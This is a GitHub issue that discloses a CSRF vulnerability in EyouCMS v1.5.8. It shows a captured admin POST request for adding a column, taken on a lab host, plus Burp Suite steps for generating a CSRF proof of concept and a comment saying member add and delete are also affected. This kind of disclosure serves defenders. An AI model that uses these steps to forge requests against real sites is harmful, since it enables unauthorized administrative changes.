<> Code   ⊙ Issues   36   ⊱ Pull requests   ▷ Actions   ▦ Projects   📖 Wiki   ···

New issue

EyouCMS v1.5.8 has a vulnerability, Cross-site request forgery(CSRF) #26

⊙ Open   zhangzhijie98 opened this issue on Jul 17 · 1 comment

**zhangzhijie98** commented on Jul 17

version：V1.5.8-UTF8-SP1

In the background, column management function and add.

Add test data and capture packets.

| Forward | Drop | Intercept is on | Action | Open Browser | | Comment this item | | HTTP/1 |

Pretty Raw Hex \n ≡

```
1 POST /login.php?m=admin&c=Arctype&a=add&lang=cn HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 409
9 Referer: http://192.168.10.130/login.php?m=admin&c=Arctype&a=add&lang=cn
10 Cookie: language=en-gb; currency=USD; home_lang=cn; admin_lang=cn; PHPSESSID=248764ce8670ee61208f175d2db1dc06; referurl=
    http%3A%2F%2F192.168.10.130%2Findex.php%3Fm%3Duser%26c%3DUsers%26a%3Dinfo; ENV_UPHTML_AFTER=
    %7B%22seo_uphtml_after_home%22%3A0%2C%22seo_uphtml_after_channel%22%3A%221%22%2C%22seo_uphtml_after_pernext%22%3A%221%22%7D; workspaceParam=
    index%7CArctype; admin-treeClicked-Arr=%5B%5D; admin-arctreeClicked-Arr=%5B%5D; ENV_GOBACK_URL=
    %2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn; ENV_LIST_URL=
    %2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 typename=test&dirname=test&current_channel=1&parent_id=&diy_dirpath=&dirpath=&is_hidden=0&is_part=0&typelink=&englist_name=&litpic_local=&
    litpic_remote=&templist=lists_article.htm&tempview=view_article.htm&rulelist=
    %7B%E6%A0%8F%E7%9B%AE%E7%9B%AE%E5%BD%95%7D%2Flist_%7Btid%7D_%7Bpage%7D.html&ruleview=%7B%E6%A0%8F%E7%9B%AE%E7%9B%AE%E5%BD%95%7D%2F%7Baid%7D.html&
    seo_title=&seo_keywords=&seo_description=&grade=0
```

use CSRF poc,and drop the packets.

| Forward | Drop | Intercept is on | Action | Open Browser | | Comment this item | | HTTP/1 | ? |

Pretty Raw Hex \n ≡

INSPECTOR

```
1 POST /login.php?m=admin&c=Arctype&a=add&lang=cn HTTP/1.1
2 Host: 192.168.10.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 409
9 Referer: http://192.168.10.130/login.php?m=admin&c=Arctype&a=add&lang=cn
10 Cookie: language=en-gb; currency=USD; home_lang=cn; admin_lang=cn; PHPSESSID=248764ce8670ee61208f175d2d
    http%3A%2F%2F192.168.10.130%2Findex.php%3Fm%3Duser%26c%3DUsers%26a%3Dinfo; ENV_UPHTML_AFTER=
    %7B%22seo_uphtml_after_home%22%3A0%2C%22seo_uphtml_after_channel%22%3A%221%22%2C%22seo_uphtml_after_per
    index%7CArctype; admin-treeClicked-Arr=%5B%5D; admin-arctreeClicked-Arr=%5B%5D; ENV_GOBACK_URL=
    %2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn; ENV_LIST_URL=
    %2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_draft%26lang%3Dcn
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13
14 typename=test&dirname=test&current_channel=1&parent_id=&diy_dirpath=&dirpath=&is_hidden=0&is_part=0&typ
    litpic_remote=&templist=lists_article.htm&tempview=view_article.htm&rulelist=
    %7B%E6%A0%8F%E7%9B%AE%E7%9B%AE%E5%BD%95%7D%2Flist_%7Btid%7D_%7Bpage%7D.html&ruleview=%7B%E6%A0%8F%E7%9B
    seo_title=&seo_keywords=&seo_description=&grade=0
```

Scan
Do passive scan
Do active scan
Send to Intruder   Ctrl-I
Send to Repeater   Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser   >
Engagement tools   >   Find references
Change request method   Discover content
Change body encoding   Schedule task
Copy URL   **Generate CSRF PoC**
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests   >

dorp the packets and submit.

我的信息-某某网络科技有限 × | 某某网络科技有限公司-易优 × | ⚡ http://burpsuite/ × | +

🏠 ← ⓘ http://burpsuite

Submit request

See test added.

zhangzhijie98 commented on Jul 17   Author

会员中心，添加与删除会员 同样存在csrf

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant